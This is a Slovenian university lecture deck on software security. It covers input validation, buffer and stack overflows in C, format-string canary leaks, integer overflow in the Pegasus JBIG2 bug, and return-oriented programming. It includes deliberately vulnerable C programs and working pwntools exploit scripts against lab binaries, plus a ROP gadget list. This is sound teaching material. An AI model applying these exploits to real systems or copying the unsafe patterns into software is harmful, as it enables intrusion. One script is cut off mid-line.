Financira
Evropska unija
NextGenerationEU

THE RECOVERY AND RESILIENCE PLAN

VARNOST PROGRAMOV

Predavanja #2

Matevž Pesek

DANAŠNJE TEME

Uporabniški vnos in problematike

- Prekoračitev sklada (C)
- Sanitizacija nizov

Uporabniški vnos

- Nujno potreben za komunikacijo s procesom
  - Od stdin/stdout dalje ...
- Problematičen zaradi nepredvidenih zmožnosti
  - Zanašanje na okolje (framework)
- Težave na vseh nivojih
  - C, aplikacije, web (PHP, frontend)

Validacija vnosa

Kaj je to (input validation)?

- Zagotavljanje, da je vnos primeren/pravilen
- Sintaksna validacija
  - Dolžina, podmnožice znakov, poddelitve
  - Npr. email
- Smiselnost vnosa
  - Default: ne zaupaj ničemur!

Kje smo se že srečali z validacijo?

- Uporabniški vmesniki
  - “Client side” (web, app, mobile)
- Zaledni sistemi
  - Omejitve na shemi (baze)
  - Omejitve na modelih (ORM)
- Primeri: web forme
  - Vnos uporabniških podatkov

Kaj pa, če validacijo ignoriramo?

Posledice

- Tipično
  - Napadi z vrivanjem (injection),
  - XSS, SQLi,
  - Remote code execution
- Pogostost
  - Visoka
  - https://cwe.mitre.org/data/definitions/20.html


Se lahko popolnoma zaščitimo?

- Ne, lahko pa minimiziramo določene tipe napadov
- Lahko otežimo dostop do sistema
- Po validaciji nas čaka kup korakov
  - Minimizacija procesiranja (overload)
  - Stabilnost sistema
  - Enkapsulacija rezultata poizvedbe

Web?

Pregled naslednjič

- SQL injection
- Cross-site script
- Komentarji
- Popravljanje pogojev
- Timing napadi
- eksfiltracija



Before web, there was a PC ...

Kaj pa vnos na nivoju naprave?

- Dobri stari problemi
  - Prekoračitev medpomnilnika
  - Prekoračitev sklada
  - Prekoračitve v interpreterjih
    - Python, java ...

Najprej … C :)

Prekoračitve medpomnilnika

- Funkcije, ki nimajo preverjanja omejitev
  - Gets, scanf, strcpy
- Preverjanje omejitev
  - Bounds-check
  - Vedno med delovanjem (run-time)

Dodatne zaščite

- Address space layout randomization (ASLR)
  - Skrivamo lokacijo v fizičnem pomnilniku
- Data execution prevention
  - Označimo dele pomnilnika, od koder ne moremo zaganjati kode
- Structured exception handling overwrite protection (SEHOP)
  - Prepisovanje SEH dela (na skladu)

C – Primeri (vaje)

#1

- `char buf[BUFSIZE];`
  `gets(buf);`
  - Sklepamo, da bo uporabnik vnesel manj kot `BUFSIZE` znakov
    ...
    Šlaba ideja!
- Ne moremo se rešiti vseh problemov z vgrajenimi preventivnimi ukrepi (fgets idr.)
- *Ta primer bomo pogledali še enkrat!*

```c
#include <stdio.h>

void win() {
 printf("You win!\n");
}

int main() {
 char buffer[20];
 gets(buffer);

 printf("%s\n", buffer);
 return 0;
}
```

```python
import pwn

p = pwn.gdb.debug('./main', '''
    b * main
''')

payload = b'A' * (5*8)
payload += pwn.p64(0x401136)

p.sendline(payload)

p.interactive(
```

C – Primeri (vaje)

#1

- `char buf[BUFSIZE];`
  `gets(buf);`
  - Debugger izpis

```
[+] Starting local process '/usr/bin/gdbserver': pid
27292
[+] Starting local process '/usr/bin/gdbserver': pid
27292
[*] running in new terminal: ['/usr/bin/gdb', '-q',
'./main', '-x', '/tmp/pwn9d0r9v4k.gdb']
[*] Switching to interactive mode
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6\x11@
You win!
$
```

```
0x401165 <main+25>    lea    rax, [rbp - 0x20]
0x401169 <main+29>    mov    rdi, rax
0x40116c <main+32>    call   puts@plt                <puts@plt>
0x401171 <main+37>    mov    eax, 0
0x401176 <main+42>    leave
► 0x401177 <main+43>    ret                      <0x401136; win>
   ↓
0x401136 <win>        push   rbp
0x401137 <win+1>      mov    rbp, rsp
0x40113a <win+4>      lea    rax, [rip + 0xec3]
0x401141 <win+11>     mov    rdi, rax
0x401144 <win+14>     call   puts@plt                <puts@plt>
```

C - Primeri

#2

- `int bytes; char buf[64], in[MAX_SIZE]; printf("Enter buffer contents:\n"); read(0, in, MAX_SIZE-1); printf("Bytes to copy:\n"); scanf("%d", &bytes); memcpy(buf, in, bytes);`

#2

- Problem ni nujno le pri branju …
- Kje je problem?

https://www.fortinet.com/resources/cyberglossary/buffer-overflow

C - Primeri

#2

```
int bytes; char buf[64], in[MAX_SIZE];
printf("Enter buffer contents:\n");
read(0, in, MAX_SIZE-1);
printf("Bytes to copy:\n");
scanf("%d", &bytes);
memcpy(buf, in, bytes);
```

#2

- `Problem ni nujno le pri branju …`
- `Kje je problem?`
  - Velikost `in` in `64` ...

https://www.fortinet.com/resources/cyberglossary/buffer-overflow

C - Primeri

#3

- `printf` problem
- Iščemo dostop do `win()` funkcije
- Tokrat je vklopljen kanarček (canary)
  - Se mu lahko izognemo? ☺

```c
#include <stdio.h>

void win() {
 printf("You win!\n");
}

int main() {
 setbuf(stdin, NULL);
 setbuf(stdout, NULL);

 char buffer[20];
 char choice = 'n';

 do
 {
  printf("Enter your name: ");
  gets(buffer);

  printf(buffer);
  printf("\n\nIs that correct? [y/n]\n");
  choice = getchar();
  getchar();
 } while (choice != 'y');

 printf("Hello, %s!\n", buffer);

 return 0;
}
```

C - Primeri

#3

- Rešen primer s `pwntools` knjižnico

```
import pwn

p = pwn.gdb.debug('./main', '''
    b * main
''')

payload = b'%31$p'
p.sendline(payload)

canary = p.\
    recvline().\
    split()[-1].\
    strip()
canary = int(canary, 16)
print("canary:", hex(canary))

p.recvline()
p.sendline(b'n')

payload  = b'A' * 24
payload += pwn.p64(canary)
payload += b'B' * 8
payload += pwn.p64(0x0000000000401176)
p.sendline(payload)

p.sendline(b'y')

p.interactive()
```

C - Primeri

#4

- Integer overflow
  - SMTP

```c
int main()
{
 char **segments = malloc(256 * sizeof(char*));
 char recipient[256];
 printf("Enter recipient: ");
 fgets(recipient, 256, stdin);
 recipient[strlen(recipient) - 1] = 0;

 uint8_t segment = 0;
 segments[segment] = malloc(256 * sizeof(char));
 strcpy(segments[segment], "MAIL FROM: <user@example.com>");
 segment++;
 segments[segment] = malloc(256 * sizeof(char));
 sprintf(segments[segment], "RCPT TO: <%s>", recipient);
 segment++;
 segments[segment] = malloc(256 * sizeof(char));
 strcpy(segments[segment], "DATA");
 segment++;

 printf("Enter message:\n");
 char *line = malloc(256 * sizeof(char));
 while (fgets(line, 256, stdin) != 0 && strlen(line) > 1) {
  segments[segment] = malloc(256 * sizeof(char));
  line[strlen(line) - 1] = 0;
  strcpy(segments[segment], line);
  segment++;
 }

 segments[segment] = malloc(256 * sizeof(char));
 strcpy(segments[segment], "");

 printf("SMTP message:\n");
 for (int i = 0; i <= segment; i++) {
  if (strlen(segments[i]) == 0) {
   break;
  }
  printf("%s\n", segments[i]);
 }
```

C - Primeri

#5

- Integer overflow napad
  - Izračuna `numSyms` (unsigned `int`)
  - Alocira heap buffer `syms` velikosti `numSyms` * 8
  - Napolni `syms` z vrednosti slike

```
114   numSyms = 0;
115   nRefSegs_1 = nRefSegs;
116   refSegs_1 = (int *)refSegs;
117   v28 = nRefSegs;
118   do
119   {
120     Segment = (JBIG2SymbolDict *)JBIG2Stream::findSegment(this, *refSegs_1);
121     if ( !Segment )
122     {
123       v47 = (*(__int64 (__fastcall **)(JBIG2Stream *))(*(_QWORD *)this + 40LL))(this);
124       error(v47, "Invalid segment reference in JBIG2 text region");
125       j__free(*(void **)v106);
126       operator delete(v106);
127       return;
128     }
129     v30 = Segment;
130     if ( Segment->vfptr->getType(Segment) == jbig2SegSymbolDict )
131     {
132       numSyms += v30->size;
133     }
134     else if ( v30->vfptr->getType(v30) == jbig2SegCodeTable )
135     {
136       GList::append(v106, v30);
137     }
138     ++refSegs_1;
139     --v28;
140   }
141   while ( v28 );
142   v89 = v12;
143   v91 = v14;
144   v31 = 0;
145   if...
146   syms = (_QWORD *)gmallocn(numSyms, 8u);
147   i_1 = 0LL;
148   k = 0LL;
149   do
150   {
151     seg = (JBIG2SymbolDict *)JBIG2Stream::findSegment(this, refSegs[i_1]);
152     if ( seg
153       && (symbolDict = seg, seg->vfptr->getType(seg) == jbig2SegSymbolDict)
154       && (size = symbolDict->size, (_DWORD)size) )
155     {
156       bitmaps = symbolDict->bitmaps;
157       do
158       {
159         v40 = (__int64)*bitmaps++;
160         kk = (unsigned int)(k + 1);
161         syms[(unsigned int)k] = v40;          // crash here !!!
162         LODWORD(k) = k + 1;
163         --size;
164       }
165       while ( size );
166     }
167     else
168     {
169       kk = k;
170     }
171     ++i_1;
172     k = kk;
173   }
174   while ( i_1 != nRefSegs_1 );

00085228 __ZN11JBIG2Stream17readTextRegionSegEjiijPjj:161 (181D6E228)
```


C - Primeri


#5

- Integer overflow napad
  - Pegasus napad
  - iOS 14.6
  - Fix – iOS 14.8
  - Preverba, da ni presežen `syms` buffer

```
149   syms = (_QWORD *)gmallocn(numSyms, 8);
150   i_1 = 0LL;
151   kk = 0;
152   do
153   {
154     seg = (JBIG2SymbolDict *)JBIG2Stream::findSegment(this, refSegs[i_1]);
155     if ( seg )
156     {
157       symbolDict = seg;
158       v37 = seg->vfptr->getType(seg) != jbig2SegSymbolDict || kk >= numSyms;
159       if ( !v37 )
160       {
161         k = 0LL;
162         size = symbolDict->size;
163         do
164         {
165           if ( size == k )
166             break;
167           syms[kk + k] = symbolDict->bitmaps[k];
168           ++k;
169         }
170         while ( numSyms - (unsigned __int64)kk != k );
171         kk += k;
172       }
173     }
174     ++i_1;
175   }
176   while ( i_1 != nRefSegs );
177   v40 = syms;
178   v12 = v86;
000850AC __ZN11JBIG2Stream17readTextRegionSegEjiijPjj:158 (181D710AC)
```

CWE-190





Return oriented programming


- Tehnika izkoriščanja ranljivosti, ki presega standardne varnostne omejitve.
- Klicanje majhnih kosov kode (gadgets) v zaporedju, ki je drugačno od osnovnega

https://www.researchgate.net/publication/322050109_Dwarf_Frankenstein_is_Still_in_Your_Memory_Tiny_Code_Reuse_Attacks/figures?lo=1

Gadgets

Leave / ret


- `char buf[BUFSIZE];`
  `gets(buf);`
  - Debugger izpis




```
0x401165 <main+25>    lea    rax, [rbp - 0x20]
0x401169 <main+29>    mov    rdi, rax
0x40116c <main+32>    call   puts@plt                    <puts@plt>
0x401171 <main+37>    mov    eax, 0
0x401176 <main+42>    leave
► 0x401177 <main+43>    ret                          <0x401136; win>
    ↓
0x401136 <win>        push   rbp
0x401137 <win+1>      mov    rbp, rsp
0x40113a <win+4>      lea    rax, [rip + 0xec3]
0x401141 <win+11>     mov    rdi, rax
0x401144 <win+14>     call   puts@plt                    <puts@plt>
```

Gadgets

```
mov rsp, rbp # rsp <- rbp
pop rbp
pop rip
```



Leave / ret

- `char buf[BUFSIZE];`
  `gets(buf);`
  - Debugger izpis


```
0x401165 <main+25>     lea    rax, [rbp - 0x20]
0x401169 <main+29>     mov    rdi, rax
0x40116c <main+32>     call   puts@plt                    <puts@plt>
0x401171 <main+37>     mov    eax, 0
0x401176 <main+42>     leave
▶ 0x401177 <main+43>     ret                          <0x401136; win>
    ↓
0x401136 <win>         push   rbp
0x401137 <win+1>       mov    rbp, rsp
0x40113a <win+4>       lea    rax, [rip + 0xec3]
0x401141 <win+11>      mov    rdi, rax
0x401144 <win+14>      call   puts@plt                    <puts@plt>
```

Gadgets

Leave / ret

- `char buf[BUFSIZE];`
  `gets(buf);`
  - Debugger izpis


```
mov rsp, rbp # rsp <- rbp
pop rbp
pop rip
```




```
0x401165 <main+25>     lea    rax, [rbp - 0x20]
0x401169 <main+29>     mov    rdi, rax
0x40116c <main+32>     call   puts@plt                    <puts@plt>
0x401171 <main+37>     mov    eax, 0
0x401176 <main+42>     leave
► 0x401177 <main+43>     ret                          <0x401136; win>
    ↓
0x401136 <win>         push   rbp
0x401137 <win+1>       mov    rbp, rsp
0x40113a <win+4>       lea    rax, [rip + 0xec3]
0x401141 <win+11>      mov    rdi, rax
0x401144 <win+14>      call   puts@plt                    <puts@plt>
```

Gadgets

```
mov rsp, rbp # rsp <- rbp
pop rbp
pop rip      # retAddr -> rip
```



Leave / ret

- `char buf[BUFSIZE];`
  `gets(buf);`
  - Debugger izpis

```
0x401165 <main+25>     lea    rax, [rbp - 0x20]
0x401169 <main+29>     mov    rdi, rax
0x40116c <main+32>     call   puts@plt                    <puts@plt>
0x401171 <main+37>     mov    eax, 0
0x401176 <main+42>     leave
▶ 0x401177 <main+43>     ret                              <0x401136; win>
    ↓
0x401136 <win>         push   rbp
0x401137 <win+1>       mov    rbp, rsp
0x40113a <win+4>       lea    rax, [rip + 0xec3]
0x401141 <win+11>      mov    rdi, rax
0x401144 <win+14>      call   puts@plt                    <puts@plt>
```

Gadgets

Primer gadget-a

```
0x0000000000043b042 : add rsp, 0x10 ; pop rbx ; ret
0x0000000000406280 : add rsp, 0x18 ; pop rbx ; pop rbp ; ret
0x0000000000407c01 : add rsp, 8 ; pop rbx ; pop rbp ; ret
0x000000000043002d : mov dword ptr [rbx + 0x40], esi ; pop rbx ; ret
0x000000000043801f : mov dword ptr [rbx], ecx ; pop rbx ; ret
0x000000000041a0a9 : pop rbp ; pop r12 ; pop r13 ; pop r14 ; ret
0x000000000045e370 : pop rbp ; pop r12 ; ret
0x000000000042290c : pop rbx ; pop rbp ; pop r12 ; pop r13 ; ret
0x00000000004023e3 : pop rbx ; pop rbp ; pop r12 ; ret
0x000000000040fab2 : pop rbx ; pop rbp ; ret
0x00000000004019c6 : pop rbx ; ret
0x000000000040a9fb : mov rax, rbx ; pop rbx ; pop rbp ; pop r12 ; ret
0x000000000041cfd8 : pop rbx ; pop rbp ; mov rax, rcx ; pop r12 ; ret
0x00000000004041a0 : mov rax, rdx ; pop rbx ; pop rbp ; ret
0x000000000043bacd : nop ; pop rbx ; mov eax, edx ; pop rbp ; pop r12 ; ret
0x0000000000468854 : pop rbx ; jmp 0x41cb70
0x000000000040849f : pop rbx ; jmp rax
0x0000000000430cf3 : pop rbx ; pop rbp ; pop r12 ; jmp 0x430a50
0x000000000040a201 : pop rbx ; jmp 0x408800
0x0000000000405b89 : pop rbx ; pop rbp ; jmp 0x408800
0x00000000004570c9 : pop rbx ; pop rbp ; mov rax, r12 ; pop r12 ; ret
```

Zakaj lahko izkoristimo gadget-e?

- Zaradi kompleksnosti kode in optimizacije, imamo mnogo “pop/ret” kombinacij
- Imamo lahko mnogo gadget-ov
- Lahko nastavimo mnogo sebi ljubih vrednosti v register
- Namesto na poljubno funkcijo (primer `win()`) skočimo na poljubni gadget

C - Primeri

#6

- Nadgradnja win() primera
  - Pozor – nastavitev vrednosti spremenljivk!

```c
#include <stdio.h>

void win(long a, long b)
{
 if (a == 0xdeadbeef && b == 0xbadc0ffee)
  printf("You win!\n");
 else
  printf("You lose!\n");
}

int main()
{
 char buffer[32];
 gets(buffer);
}
```

Kako se izogniti ROP?

Vgrajeni mehanizmi

- ASLR
  - Address space layout randomization
- G-Free
  - Izogibanje “free-branch” zaporedjem ukazov
  - Dodajanje avtentičnosti klicev z validacijo (porobno XOR Canary)
- Binary code randomization
- SEHOP
  - Structured Exception Handler Overwrite Protection

Naprednejši primeri


- Blind ROP
  - Nimamo dostopa do exec kode
  - Poskušamo (in crashamo) proces
